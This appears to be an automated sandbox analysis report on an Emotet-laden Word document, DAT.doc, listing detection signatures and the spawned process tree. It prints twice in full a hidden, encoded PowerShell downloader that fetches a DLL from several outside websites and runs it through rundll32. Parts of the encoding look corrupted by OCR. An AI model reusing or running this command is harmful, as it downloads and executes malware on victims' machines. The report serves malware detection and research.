ID: 344355
Sample Name: DAT.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:47:24
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report DAT.doc

Overview


General Information

Sample Name:	DAT.doc
Analysis ID:	344355
MD5:	6792d7fd9d2f923..
SHA1:	af8329cc3d379f6..
SHA256:	55f177ec4613b1b.

Most interesting Screenshot:



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1820 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2332 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAg
ACQAaQBvAHgASwB5ADIAIAA9ACAAWwB0AFkAUABFAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9ACIALQBmACcAcwBUAEUAbQAuAGkATwAuAGQAaQBS
AGUAYwBUACcALAAnAHkAJwAsACcAUwB5ACcALAAnAE8AcgAnACkAIAA7ACAAcwBFAHQALQBJAHQAZQBNACAAIAB2AGEAUgBpAGEAYgBMAGUAOgAxADYAVgBK
ACAAIAAoAFsAdABZAFAAZQBdACgAIgB7ADYAfQB7ADcAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADIAfQB7ADQAfQB7ADEAfQAiACAALQBGACcAVgAnACwAJwByACcALAAnAE
kAYwBFAFAAbwBpAE4AJwAsACcATgBlAFQALgBTACcALAAnAFQAbQBhAE4AYQBHAEUAJwAsACcAZQBSACcALAAnAHMAWQBTACcALAAnAHQAZQBtAC4AJwApAC
AAKQA7ACQASwB0ADMAcwBiAG8AZwA9ACgAJwBCACcAKwAoACcAbQAnACsAJwB2ACcAKwAnAGsAawA5AHIAJwApACkAOwAkAE0AagA1AG4AcAB3AF8APQAkAF
oAOQBsAHMANAB6ADYAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEcAMwA1AHcANQAyADQAOwAkAFkAZAAwADgANQByAHgAPQAoACcAVQB4AC
cAKwAoACcAZQBlACcAKwAnAF8AJwApACsAJwB3AGwAJwApADsAIAAgACgAIAAgAGcARQB0AC0AaQB0AEUATQAgACgAJwB2AGEAUgBJACcAKwAnAEEAYgBsAE
UAJwArACcAOgAnACsAJwBJAG8AWABLAFkAMgAnACkAIAApAC4AVgBBAGwAdQBlADoAOgAiAEMAYABSAEUAYABBAFQAYABlAGAAZABJAFIARQBjAHQATwByAF
kAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAEkARQAnACsAJwBjACcAKQArACcATwAnACsAKAAnAF8AJwArACcAdwBnAHEAJwApACsAJwB2ACcAKwAoACcANwAnACsA
JwBJAEUAYwBDADAAMwAxACcAKQArACgAJwA2AGUAbQBJAEUAJwArACcAYwAnACkAKQAgAC0AYwByAEUAcABsAEEAYwBFACAAIAAoACcASQBFACcAKwAnAGMA
JwApACwAWwBjAEgAQQBSAF0AOQAyACkAKQA7ACQATQBsADIAOQA0ADYAOQA9ACgAJwBSACcAKwAoACcANgBqACcAKwAnAGsAdQB2AGUAJwApACkAOwAgACAA
KAAgACAAVgBBAFIAaQBBAGIATABlACAAMQA2AHYAagAgACAALQB2AEEATABVAEUAbwBuACAAKQA6ADoAIgBzAEUAQwBgAFUAcgBpAHQAeQBwAGAAUgBvAFQA
bwBgAGMAbwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABOAGkAbQBoAF8AdQB4AD0AKAAnAEgAZQAnACsAJwB6ACcA
KwAoACcAZgB1ACcAKwAnADIAOQAnACkAKQA7ACQATQBlAG0AMAB1AHcAcgAgAD0AIAAoACcATAB5ACcAKwAoACcAZQB0ACcAKwAnAGEANgAnACkAKwAnAHUA
ZAAnACkAOwAkAEYAagBfAGkAbgB4AGkAPQAoACgAJwBWAHYAJwArACcAMwAnACkAKwAoACcAagBlAGcAJwArACcAOAAnACkAKQA7ACQARwB5AHoAZgA0AGcA
OAA9ACgAKAAnAFEANQAnACsAJwA3AHEAdwAnACkAKwAnAGsAJwArACcAegAnACkAOwAkAEMAMAB3ADcAcgBvADYAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAA
fQBPAF8AdwBnAHEAdgAnACsAJwA3ACcAKwAnAHsAMAAnACsAJwB9ACcAKwAnAEMAJwArACcAMAAzADEANgBlAG0AewAwAH0AJwApACAALQBmACAAWwBDAGgA
QQByAF0AOQAyACkAKwAkAE0AZQBtADAAdQB3AHIAKwAoACgAJwAuAGQAJwArACcAbAAnACkAKwAnAGwAJwApADsAJABHAGIAMwBsAHkAawA4AD0AKAAoACcA
TQB4ACcAKwAnADEAZwAnACkAKwAoACcAZwAnACsAJwBvAG0AJwApACkAOwAkAFIAcAA1ADYAegByAGEAPQBOAEUAVwBgAC0ATwBiAGAASgBlAEMAdAAgAE4A
ZQBUAC4AVwBFAGIAQwBMAGkARQBuAHQAOwAkAEMAagA1AGsAdwBuAG0APQAoACgAKAAoACcAaAB0AHQAcAA6AHEAcQApACcAKwAnACgAcwAyACcAKwAnACkA
KABxAHEAJwArACcAKQAnACkAKQArACcAKAAnACsAKAAoACcAcwAyACcAKwAnACkAKAB6AGUAbgAnACsAJwBpACcAKQApACsAKAAnAHQAaABjACcAKwAnAGEA
bQBwAHUAJwArACcAcwAuAGMAJwApACsAKAAoACcAbwAnACsAJwBtAHEAcQApACgAcwAyACcAKwAnACkAJwArACcAKABsAHEAJwArACcAcQApACcAKQApACsA
KAAoACcAKABzACcAKQApACsAJwAyACcAKwAoACgAJwApACcAKwAnACgAeQBRACcAKwAnAHEAcQApACgAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAnACkA
KQArACgAJwAoAEAAaAB0AHQAJwArACcAcAAnACsAJwA6AHEAJwArACcAcQAnACsAJwApACgAcwAyACkAJwApACsAKAAoACcAKABxACcAKQApACsAKAAoACcAcQAnACsAJw
ApACgAcwAyACkAJwApACkAKwAoACgAJwAoAGgAJwArACcAYgAnACkAKQArACgAJwBwAHIAaQB2AGkAbABlACcAKwAnAGcAJwApACsAKAAnAGUAJwArACcAZAAuACcAKQAr
ACgAKAAnAGMAbwAnACsAJwBtAHEAcQApACgAcwAyACkAJwArACcAKABjAGcAJwArACcAaQAtAGIAaQBuACcAKwAnAHEAJwApACkAKwAoACgAJwBxACkAKAAnACsAJwBzAD
IAKQAnACkAKQArACgAKAAnACgAawBjAGcAJwArACcAZwBGAHEAcQAnACkAKQArACgAKAAnACkAJwArACcAKABzADIAKQAnACkAKQArACgAJwAoAEAAaAB0AHQAJwArACcA
cAAnACsAJwA6ACcAKwAnAHEAcQApACcAKQArACcAKAAnACsAKAAoACcAcwAyACkAKAAnACsAJwBxACcAKQApACsAKAAoACcAcQApACgAJwArACcAcwAyACkAKAAnACsAJw
BsACcAKwAnAG8AYwAnACkAKQArACcAYQBsACcAKwAnAGEAZgAnACsAKAAnAGYAbwAnACsAJwByAGQAYQBiACcAKwAnAGwAJwArACcAZQByACcAKQArACgAJw
BvAG8AZgAnACsAJwBlACcAKQArACcAcgAuACcAKwAnAGMAbwAnACsAKAAoACcAbQBxACcAKwAnAHEAKQAoAHMAMgAnACsAJwApACcAKQApACsAJwAoACcAKw
AoACcAcgAnACsAJwBhAGwAJwApACsAJwBwAGgAJwArACcAcwAtACcAKwAnAHIAJwArACgAJwBlACcAKwAnAGMAZQAnACkAKwAoACgAJwBpAHAAdAAtAGYAMgB1AGgAJwAr
ACcAZgBxAHEAJwArACcAKQAoACcAKQApACsAJwBzADIAJwArACgAKAAnACkAJwArACcAKABxACcAKQApACsAJwBUACcAKwAoACcAVAAnACsAJwA1AEQAQwAn
ACkAKwAnAHEAcQAnACsAJwApACcAKwAoACgAJwAoAHMAJwArACcAMgAnACkAKQArACgAKAAnACkAKABBACcAKwAnAGgAdAAnACsAJwB0AHAAcwAnACkAKQAr
ACgAKAAnADoAJwArACcAcQAnACsAJwBxACkAKABzADIAKQAnACkAKQArACgAJwAoACcAKwAnAHEAcQApACcAKQArACcAKAAnACsAJwBzADIAJwArACcAKQAnACsAKAAoAC
cAKAAnACsAJwBqAG8AaABuAGgAYQAnACsAJwB5ACcAKQApACsAKAAnAGQAZQBuACcAKwAnAHcAcgAnACsAJwBpACcAKQArACgAJwB0AGUAJwArACcAcwAnAC
kAKwAnAC4AJwArACcAYwBvACcAKwAoACgAJwBtACcAKwAnAHEAcQAnACsAJwApACcAKwAnACgAcwAyACkAKAB0AHIAYQBjAGsAXwB1ACcAKQApACsAKAAnAHIAbAAnACsA
JwBxAHEAJwApACsAKAAoACcAKQAoACcAKwAnAHMAMgApACcAKwAnACgAUAAnACsAJwBxAHEAKQAnACkAKQArACgAJwAoAHMAJwArACcAMgApACcAKQArACcA
KAAnACsAKAAnAEAAJwArACcAaAAnACsAJwB0AHQAcABzADoAcQAnACkAKwAoACgAJwBxACkAJwApACkAKwAoACcAKAAnACsAJwBzADIAKQAnACkAKwAnACgAJwArACgAKA
AnAHEAJwArACcAcQApACgAJwArACcAcwAnACsAJwAyACkAKABuACcAKQApACsAKAAnAGEAJwArACcAaABsAGEAcwBvAGwAJwArACcAaQAnACsAJwBtACcAKQArACgAJwBh
AG4AZABlAHMAJwArACcAaQAnACkAKwAoACcAZwBuACcAKwAnAHMAJwApACsAKAAnAC4AJwArACcAYwBvACcAKQArACgAKAAnAG0AcQAnACsAJwBxACkAKAAn
ACkAKQArACgAKAAnAHMAMgAnACsAJwApACcAKwAnACgAbgBhACcAKwAnAGgAbABBhADMAJwApACkAKwAnAHEAJwArACgAKAAnAHEAKQAoACcAKwAnAHMAJwAr
ACcAMgApACcAKQApACsAKAAoACcAKABkAHEAcQApACgAJwArACcAcwAnACkAKQArACgAKAAnADIAKQAnACkAKQArACgAKAAnACgAQABoAHQAdAAnACsAJwBw
ACcAKQApACsAKAAoACcAcwAnACsAJwA6AHEAcQApACgAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAoACcAKwAnAHEAcQApACgAJwApACkAKwAoACgAJwBz
ADIAJwArACcAKQAnACkAKQArACgAKAAnACgAZgAnACsAJwBvAG8AJwApACkAKwAnAHQAJwArACgAJwBiAGEAJwArACcAbABsAC0AJwApACsAKAAoACcAZQBnAC4AYwAnAC
sAJwBvAG0AJwArACcAcQBxACkAJwApACkAKwAoACgAJwAoAHMAJwApACkAKwAoACgAJwAyACkAKAB3AGUAJwArACcAYgBfAG0AYQAnACsAJwBwACcAKQApAC

sAKAAoACcAcQBxACkAKABzACcAKwAnADIAKQAnACsAJwAoAG4AJwApACkAKwAnAHEAJwArACgAKAAnAHEAKQAoAHMAMgAnACsAJwApACgAQABoACcAKwAnAH
QAJwApACkAKwAoACcAdABwACcAKwAnAHMAJwApACsAKAAoACcAOgBxACcAKwAnAHEAKQAoACcAKwAnAHMAMgApACgAcQAnACsAJwBxACkAKAAnACkAKQArAC
cAcwAyACcAKwAoACgAJwApACcAKwAnACgAdgAnACkAKQArACcAaQAnACsAJwBlACcAKwAnAHQAbgAnACsAKAAnAGgAYQAnACsAJwBiAGkAJwApACsAKAAoACcAZQAnACsA
JwBuAGgAbwBhAC4AYwBvAG0AcQBxACkAJwArACcAKABzADIAJwArACcAKQAoACcAKQApACsAKAAnAHcAbwByACcAKwAnAGQAcAAnACkAKwAoACgAJwByACcA
KwAnAGUAcwBzAHEAcQAnACsAJwApACgAcwAnACsAJwAyACcAKQApACsAJwApACcAKwAnACgAJwArACcAUQAnACsAKAAoACcAVQBUAHkAcQAnACsAJwBxACkA
KAAnACsAJwBzADIAKQAoACcAKQApACkAKQAuACIAcgBFAGAAUABsAEEAYwBlACIAKAAoACgAKAAoACcAcQAnACsAJwBxACkAJwApACkAKwAoACgAJwAoACcA
KwAnAHMAMgAnACkAKQArACgAKAAnACkAKAAnACkAKQApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAC8AJwApACwAKAAnAGgAJwArACcAdwBlACcAKQApAFsA
MABdACkALgAiAHMAYABQAEwASQB0ACIAKAAkAEYANwAzAGcANwA5AG0AIAArACAAJABNAGoANQBuAHAAdwBfACAAKwAgACQASQBjAHcAdQAyADMAOAApADsA
JABYAGQAXwBjAHAAdwBfAD0AKAAnAFUAJwArACgAJwBoACcAKwAnAHoAZgBxACcAKQArACcAMgAyACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQATwB0AF8A
YgB1AGQAbAAgAGkAbgAgACQAQwBqADUAawB3AG4AbQAgAHwAIABTAGAATwBSAHQALQBPAGIAagBgAGUAYABDAHQAIAB7AGcARQBgAFQAYAAtAGAAUgBBAG4A
ZABvAG0AfQApAHsAdAByAHkAewAkAFIAcAA1ADYAegByAGEALgAiAEQATwBXAG4AYABMAE8AYQBkAGYAYABJAGAAbABFACIAKAAkAE8AdABfAGIAdQBkAGwA
LAAgACQAQwAwAHcANwByAG8ANgApADsAJABNAHAAaQAyAHMAcwA0AD0AKAAoACcAUwAnACsAJwB6AF8AJwApACsAJwB3ACcAKwAoACcAeQBtACcAKwAnADEA
JwApACkAOwBJAGYAIAAoACgAJgAoACcARwBlAHQALQBJAHQAJwArACcAZQBtACcAKQAgACQAQwAwAHcANwByAG8ANgApAC4AIgBsAEUAYABOAGcAYABUAGgA
IgAgAC0AZwBlACAANAA0ADEAMwA2ACkAIAB7AC4AKAAnAHIAdQBuAGQAJwArACcAbABsADMAJwArACcAMgAnACkAIAAkAEMAMAB3ADcAcgBvADYALAAnACMAMQAnAC4AIg
BUAGAAbwBgAHMAVABSAEkAbgBnACIAKAApADsAJABFAGsAYwBvAGoAYgB3AD0AKAAoACcAVQBwACcAKwAnAHoAagBnACcAKQArACcAdwB3ACcAKQA7AGIAcg
BlAGEAawA7ACQASgBjAG0AdABnAGIAbwA9ACgAKAAnAFIAbgAxACcAKwAnAHgAJwApACsAJwBuAGwAJwArACcAcAAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAcABq
AHIAegA1AGkAPQAoACcAUQAnACsAJwA1ADEAJwArACgAJwBkAGUAYwAnACsAJwB0ACcAKQApAA== MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2508 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2536 cmdline: POwersheLL -w hidden -ENCOD IAAgACQAaQBvAHgASwB5ADIAIAA9ACAAWwB0AFkAUABFAF0AKAAiAHsAMgB9AHsA
MAB9AHsAMwB9AHsAMQB9ACIALQBmACcAcwBUAEUAbQAuAGkATwAuAGQAaQBSAGUAYwBUACcALAAnAHkAJwAsACcAUwB5ACcALAAnAE8AcgAnACkAIAA7ACAA
cwBFAHQALQBJAHQAZQBNACAAIAB2AGEAUgBpAGEAYgBMAGUAOgAxADYAVgBKACAAIAAoAFsAdABZAFAAZQBdACgAIgB7ADYAfQB7ADcAfQB7ADMAfQB7ADUA
fQB7ADAAfQB7ADIAfQB7ADQAfQB7ADEAfQAiACAALQBGACcAVgAnACwAJwByACcALAAnAEkAYwBFAFAAbwBpAE4AJwAsACcATgBlAFQALgBTACcALAAnAFQA

bQBhAE4AYQBHAEUAJwAsACcAZQBSACcALAAnAHMAWQBTACcALAAnAHQAZQBtAC4AJwApACAAKQA7ACQASwB0ADMAcwBiAG8AZwA9ACgAJwBCACcAKwAoACcA
bQAnACsAJwB2ACcAKwAnAGsAawA5AHIAJwApACkAOwAkAE0AagA1AG4AcAB3AF8APQAkAFoAOQBsAHMANAB6ADYAIAArACAAWwBjAGgAYQByAF0AKAA2ADQA
KQAgACsAIAAkAEcAMwA1AHcANQAyADQAOwAkAFkAZAAwADgANQByAHgAPQAoACcAVQB4ACcAKwAoACcAZQBlACcAKwAnAF8AJwApACsAJwB3AGwAJwApADsA
IAAgACgAIAAgAGcARQB0AC0AaQB0AEUATQAgACgAJwB2AGEAUgBJACcAKwAnAEEAYgBsAEUAJwArACcAOgAnACsAJwBJAG8AWABBLAFkAMgAnACkAIAApAC4A
VgBBAGwAdQBlADoAOgAiAEMAYABSAEUAYABBAFQAYABlAGAAZABJAFIARQBjAHQATwByAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAEkARQAnACsA
JwBjACcAKQArACcATwAnACsAKAAnAF8AJwArACcAdwBnAHEAJwApACsAJwB2ACcAKwAoACcANwAnACsAJwBJAEUAYwBDADAAMwAxACcAKQArACgAJwA2AGUA
bQBJAEUAJwArACcAYwAnACkAKQAgAC0AYwByAEUAcABsAEEAYwBFACAAIAAoACcASQBFACcAKwAnAGMAJwApACwAWwBjAEgAQQBSAF0AOQAyACkAKQA7ACQA
TQBsADIAOQA0ADYAOQA9ACgAJwBSACcAKwAoACcANgBqACcAKwAnAGsAdQB2AGUAJwApACkAOwAgACAAKAAgACAAVgBBAFIAaQBBAGIATABlACAAMQA2AHYA
agAgACAALQB2AEEATABVAEUAbwBuACAAKQA6ADoAIgBzAEUAQwBgAFUAcgBpAHQAeQBwAGAAUgBvAFQAbwBgAGMAbwBMACIAIAA9ACAAKAAnAFQAbAAnACsA
KAAnAHMAMQAnACsAJwAyACcAKQApADsAJABOAGkAbQBoAF8AdQB4AD0AKAAnAEgAZQAnACsAJwB6ACcAKwAoACcAZgB1ACcAKwAnADIAOQAnACkAKQA7ACQA
TQBlAG0AMAB1AHcAcgAgAD0AIAAoACcATAB5ACcAKwAoACcAZQB0ACcAKwAnAGEANgAnACkAKwAnAHUAZAAnACkAOwAkAEYAagBfAGkAbgB4AGkAPQAoACgA
JwBWAHYAJwArACcAMwAnACkAKwAoACcAagBlAGcAJwArACcAOAAnACkAKQA7ACQARwB5AHoAZgA0AGcAOAA9ACgAKAAnAFEANQAnACsAJwA3AHEAdwAnACkA
KwAnAGsAJwArACcAegAnACkAOwAkAEMAMAB3ADcAcgBvADYAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAfQBPAF8AdwBnAHEAdgAnACsAJwA3ACcAKwAnAHsA
MAAnACsAJwB9ACcAKwAnAEMAJwArACcAMAAzADEANgBlAG0AewAwAH0AJwApACAALQBmACAAWwBDAGgAQQByAF0AOQAyACkAKwAkAE0AZQBtADAAdQB3AHIA
KwAoACgAJwAuAGQAJwArACcAbAAnACkAKwAnAGwAJwApADsAJABHAGIAMwBsAHkAawA4AD0AKAAoACcATQB4ACcAKwAnADEAZwAnACkAKwAoACcAZwAnACsA
JwBvAG0AJwApACkAOwAkAFIAcAA1ADYAegByAGEAPQBOAEUAVwBgAC0ATwBiAGAASgBlAEMAdAAgAE4AZQBUAC4AVwBFAGIAQwBMAGkARQBuAHQAOwAkAEMA
agA1AGsAdwBuAG0APQAoACgAKAAoACcAaAB0AHQAcAA6AHEAcQApACcAKwAnACgAcwAyACcAKwAnACkAKABxAHEAJwArACcAKQAnACkAKQArACcAKAAnACsA
KAAoACcAcwAyACcAKwAnACkAKAB6AGUAbgAnACsAJwBpACcAKQApACsAKAAnAHQAaABjACcAKwAnAGEAbQBwAHUAJwArACcAcwAuAGMAJwApACsAKAAoACcA
bwAnACsAJwBtAHEAcQApACgAcwAyACcAKwAnACkAJwArACcAKABsAHEAJwArACcAcQApACcAKQApACsAKAAoACcAKABzACcAKQApACsAJwAyACcAKwAoACgA
JwApACcAKwAnACgAeQBRACcAKwAnAHEAcQApACgAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAKQArACgAJwAoAEAAaAB0AHQAJwArACcAcAAnACsA
JwA6AHEAJwArACcAcQAnACsAJwApACgAcwAyACkAJwApACsAKAAoACcAKABxACcAKQApACsAKAAoACcAcQAnACsAJwApACgAcwAyACkAJwApACkAKwAoACgA
JwAoAGgAJwArACcAYgAnACkAKQArACgAJwBwAHIAaQB2AGkAbABlACcAKwAnAGcAJwApACsAKAAnAGUAJwArACcAZAAuACcAKQArACgAKAAnAGMAbwAnACsA
JwBtAHEAcQApACgAcwAyACkAJwArACcAKABjAGcAJwArACcAaQAtAGIAaQBuACcAKwAnAHEAJwApACkAKwAoACgAJwBxACkAKAAnACsAJwBzADIAKQAnACkA
KQArACgAKAAnACgAawBjAGcAJwArACcAZwBGAHEAcQAnACkAKQArACgAKAAnACkAJwArACcAKABzADIAKQAnACkAKQArACgAJwAoAEAAaAB0AHQAJwArACcA
cAAnACsAJwA6ACcAKwAnAHEAcQApACcAKQArACcAKAAnACsAKAAoACcAcwAyACkAKAAnACsAJwBxACcAKQApACsAKAAoACcAcQApACgAJwArACcAcwAyACkA
KAAnACsAJwBsACcAKwAnAG8AYwAnACkAKQArACcAYQBsACcAKwAnAGEAZgAnACsAKAAnAGYAbwAnACsAJwByAGQAYQBiACcAKwAnAGwAJwArACcAZQByACcA
KQArACgAJwBvAG8AZgAnACsAJwBlACcAKQArACcAcgAuACcAKwAnAGMAbwAnACsAKAAoACcAbQBxACcAKwAnAHEAKQAoAHMAMgAnACsAJwApACcAKQApACsA
JwAoACcAKwAoACcAcgAnACsAJwBhAGwAJwApACsAJwBwAGgAJwArACcAcwAtACcAKwAnAHIAJwArACgAJwBlACcAKwAnAGMAZQAnACkAKwAoACgAJwBpAHAA
dAAtAGYAMgB1AGgAJwArACcAZgBxAHEAJwArACcAKQAoACcAKQApACsAJwBzADIAJwArACgAKAAnACkAJwArACcAKABxACcAKQApACsAJwBUACcAKwAoACcA
VAAnACsAJwA1AEQAQwAnACkAKwAnAHEAcQAnACsAJwApACcAKwAoACgAJwAoAHMAJwArACcAMgAnACkAKQArACgAKAAnACkAKABAACcAKwAnAGgAdAAnACsA
JwB0AHAAcwAnACkAKQArACgAKAAnADoAJwArACcAcQAnACsAJwBxACkAKABzADIAKQAnACkAKQArACgAJwAoACcAKwAnAHEAcQApACcAKQArACcAKAAnACsA
JwBzADIAJwArACcAKQAnACsAKAAoACcAKAAnACsAJwBqAG8AaABuAGgAYQAnACsAJwB5ACcAKQApACsAKAAnAGQAZQBuACcAKwAnAHcAcgAnACsAJwBpACcA
KQArACgAJwB0AGUAJwArACcAcwAnACkAKwAnAC4AJwArACcAYwBvACcAKwAoACgAJwBtACcAKwAnAHEAcQAnACsAJwApACcAKwAnACgAcwAyACkAKAB0AHIA
YQBjAGsAXwB1ACcAKQApACsAKAAnAHIAbAAnACsAJwBxAHEAJwApACsAKAAoACcAKQAoACcAKwAnAHMAMgApACcAKwAnACgAUAAnACsAJwBxAHEAKQAnACkA
KQArACgAJwAoAHMAJwArACcAMgApACcAKQArACcAKAAnACsAKAAnAEAAJwArACcAaAAnACsAJwB0AHQAcABzADoAcQAnACkAKwAoACgAJwBxACkAJwApACkA
KwAoACcAKAAnACsAJwBzADIAKQAnACkAKwAnACgAJwArACgAKAAnAHEAJwArACcAcQApACgAJwArACcAcwAnACsAJwAyACkAKABuACcAKQApACsAKAAnAGEA
JwArACcAaABsAGEAcwBvAGwAJwArACcAaQAnACsAJwBtACcAKQArACgAJwBhAG4AZABlAHMAJwArACcAaQAnACkAKwAoACcAZwBuACcAKwAnAHMAJwApACsA
KAAnAC4AJwArACcAYwBvACcAKQArACgAKAAnAG0AcQAnACsAJwBxACkAKAAnACkAKQArACgAKAAnAHMAMgAnACsAJwApACcAKwAnACgAbgBhACcAKwAnAGgA
bABhADMAJwApACkAKwAnAHEAJwArACgAKAAnAHEAKQAoACcAKwAnAHMAJwArACcAMgApACcAKQApACsAKAAoACcAKABkAHEAcQApACgAJwArACcAcwAnACkA
KQArACgAKAAnADIAKQAnACkAKQArACgAKAAnACgAQABoAHQAdAAnACsAJwBwACcAKQApACsAKAAoACcAcwAnACsAJwA6AHEAcQApACgAJwApACkAKwAoACgA
JwBzACcAKwAnADIAKQAoACcAKwAnAHEAcQApACgAJwApACkAKwAoACgAJwBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAZgAnACsAJwBvAG8AJwApACkA
KwAnAHQAJwArACgAJwBiAGEAJwArACcAbABBsAC0AJwApACsAKAAoACcAZQBnAC4AYwAnACsAJwBvAG0AJwArACcAcQBxACkAJwApACkAKwAoACgAJwAoAHMA
JwApACkAKwAoACgAJwAyACkAKAB3AGUAJwArACcAYgBfAG0AYQAnACsAJwBwACcAKQApACsAKAAoACcAcQBxACkAKABzACcAKwAnADIAKQAnACsAJwAoAG4A
JwApACkAKwAnAHEAJwArACgAKAAnAHEAKQAoAHMAMgAnACsAJwApACgAQABoACcAKwAnAHQAJwApACkAKwAoACcAdABwACcAKwAnAHMAJwApACsAKAAoACcA
OgBxACcAKwAnAHEAKQAoACcAKwAnAHMAMgApACgAcQAnACsAJwBxACkAKAAnACkAKQArACcAcwAyACcAKwAoACgAJwApACcAKwAnACgAdgAnACkAKQArACcA
aQAnACsAJwBlACcAKwAnAHQAbgAnACsAKAAnAGgAYQAnACsAJwBiAGkAJwApACsAKAAoACcAZQAnACsAJwBuAGgAbwBhAC4AYwBvAG0AcQBxACkAJwArACcA
KABzADIAJwArACcAKQAoACcAKQApACsAKAAnAHcAbwByACcAKwAnAGQAcAAnACkAKwAoACgAJwByACcAKwAnAGUAcwBzAHEAcQAnACsAJwApACgAcwAnACsA
JwAyACcAKQApACsAJwApACcAKwAnACgAJwArACcAUQAnACsAKAAoACcAVQBUAHkAcQAnACsAJwBxACkAKAAnACsAJwBzADIAKQAoACcAKQApACkAKQAuACIA
cgBFAGAAUABsAEEAYwBlACIAKAAoACgAKAAoACcAcQAnACsAJwBxACkAJwApACkAKwAoACgAJwAoACcAKwAnAHMAMgAnACkAKQArACgAKAAnACkAKAAnACkA
KQApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAC8AJwApACwAKAAnAGgAJwArACcAdwBlACcAKQApAFsAMABdACkALgAiAHMAYABQAEwASQB0ACIAKAAkAEYA
NwAzAGcANwA5AG0AIAArACAAJABNAGoANQBuAHAAdwBfACAAKwAgACQASQBjAHcAdQAyADMAOAApADsAJABYAGQAXwBjAHAAdwBfAD0AKAAnAFUAJwArACgA
JwBoACcAKwAnAHoAZgBxACcAKQArACcAMgAyACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQATwB0AF8AYgB1AGQAbAAgAGkAbgAgACQAQwBqADUAawB3AG4A
bQAgAHwAIABTAGAATwBSAHQALQBPAGIAagBgAGUAYABDAHQAIAB7AGcARQBgAFQAYAAtAGAAUgBBAG4AZABvAG0AfQApAHsAdAByAHkAewAkAFIAcAA1ADYA
egByAGEALgAiAEQATwBXAG4AYABMAE8AYQBkAGYAYABJAGAAbABFACIAKAAkAE8AdABfAGIAdQBkAGwALAAgACQAQwAwAHcANwByAG8ANgApADsAJABNAHAA
aQAyAHMAcwA0AD0AKAAoACcAUwAnACsAJwB6AF8AJwApACsAJwB3ACcAKwAoACcAeQBtACcAKwAnADEAJwApACkAOwBJAGYAIAAoACgAJgAoACcARwBlAHQA
LQBJAHQAJwArACcAZQBtACcAKQAgACQAQwAwAHcANwByAG8ANgApAC4AIgBsAEUAYABOAGcAYABUAGgAIgAgAC0AZwBlACAANAA0ADEAMwA2ACkAIAB7AC4A

KAAnAHIAdQBuAGQAJwArACcAbABsADMAJwArACcAMgAnACkAIAAkAEMAMAB3ADcAcgBvADYALAAnACMAMQAnAC4AIgBUAGAAbwBgAHMAVABSAEkAbgBnACIA
KAApADsAJABFAGsAYwBvAGoAYgB3AD0AKAAoACcAVQBwACcAKwAnAHoAagBnACcAKQArACcAdwB3ACcAKQA7AGIAcgBlAGEAawA7ACQASgBjAG0AdABnAGIA
bwA9ACgAKAAnAFIAbgAxACcAKwAnAHgAJwApACsAJwBuAGwAJwArACcAcAAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAcABqAHIAegA1AGkAPQAoACcA
UQAnACsAJwA1ADEAJwArACgAJwBkAGUAYwAnACsAJwB0ACcAKQApAA== MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - rundll32.exe (PID: 260 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll #1 MD5: DD81D91FF3B0763C392422865C9AC12E)
        - rundll32.exe (PID: 2908 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll #1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2872 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yozs\bhycn.bcx',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2472 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hxqt\iieutea.ehw',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

